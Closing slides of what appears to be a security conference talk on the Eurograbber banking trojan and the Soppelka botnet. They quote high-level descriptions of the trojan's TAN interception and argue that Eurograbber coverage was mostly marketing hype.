
Eurograbber

- ~~• 200€ - 250.000€ transactions~~



Eurograbber

- ~~36 million EUR~~ WTF??!!



Eurograbber

- ~~36 million EUR WTF??!!~~

The image shows a screenshot of a transaction log with several entries. Each entry consists of a timestamp, a masked account number (xxxxx_XXXXXX), and a monetary amount in Euros. Red callout boxes are drawn around specific entries, providing a larger view of the text. A blue box highlights the word 'Amounts' in the background.

Timestamp	Account Number	Amount (€)
2012-07-24 03:50:58	xxxxx_4179183	21.038,54 €
2012-07-23 22:43:56	xxxxx_1370498	14.984,62 €
2012-07-23 14:04:36	xxxxx_2812717	10.112,18 €
2012-07-23 13:45:45	xxxxx_1068462	31.339,07 €
2012-07-22 08:37:09	xxxxx_2887226	85.602,18 €
2012-07-22 08:23:44	xxxxx_2629431	223.036,12 €
2012-07-22 02:31:02	xxxxx_1029564	38.506,79 €

Eurograbber

- “Once the Eurograbber Trojans are installed on the bank customer’s computer and mobile phone, the malware lays dormant until the next time the customer accesses their bank account.”
- “Immediately upon a bank customer’s login, the cybercriminal initiates Eurograbber’s computer Trojan to start its own transaction to transfer a predefined percentage of money out of the customer’s bank account to a “mule” account owned by the attackers.”

Eurograbber

- “...the Eurograbber mobile Trojan intercepts the SMS containing the TAN, hides it from the customer and forwards it to one of many relay phone numbers setup by the attackers. **The SMS is then forwarded from the relay phone number to the drop zone where it is stored in the command and control database along with other user information”**

Conclusions

- Soppelka is an interesting botnet
 - 3 malware families and only one banking panel
 - High infection level
 - Mobile components
 - Internal communication
- Eurograbber is just marketing
 - With some technical details
 - Sales/Marketing >>>> Solutions/Collaboration
- Critical and analytical mind against hypes

Agradecimientos

- S21sec e-crime
- Fox-IT Cybercrime
- Shadowserver & Abuse.ch
- ING Direct Spain (Alex!)
- ...

Questions?



Thanks!!

Mikel Gastesi
@mgastesi

Jose Miguel Esparza
@EternalTodo

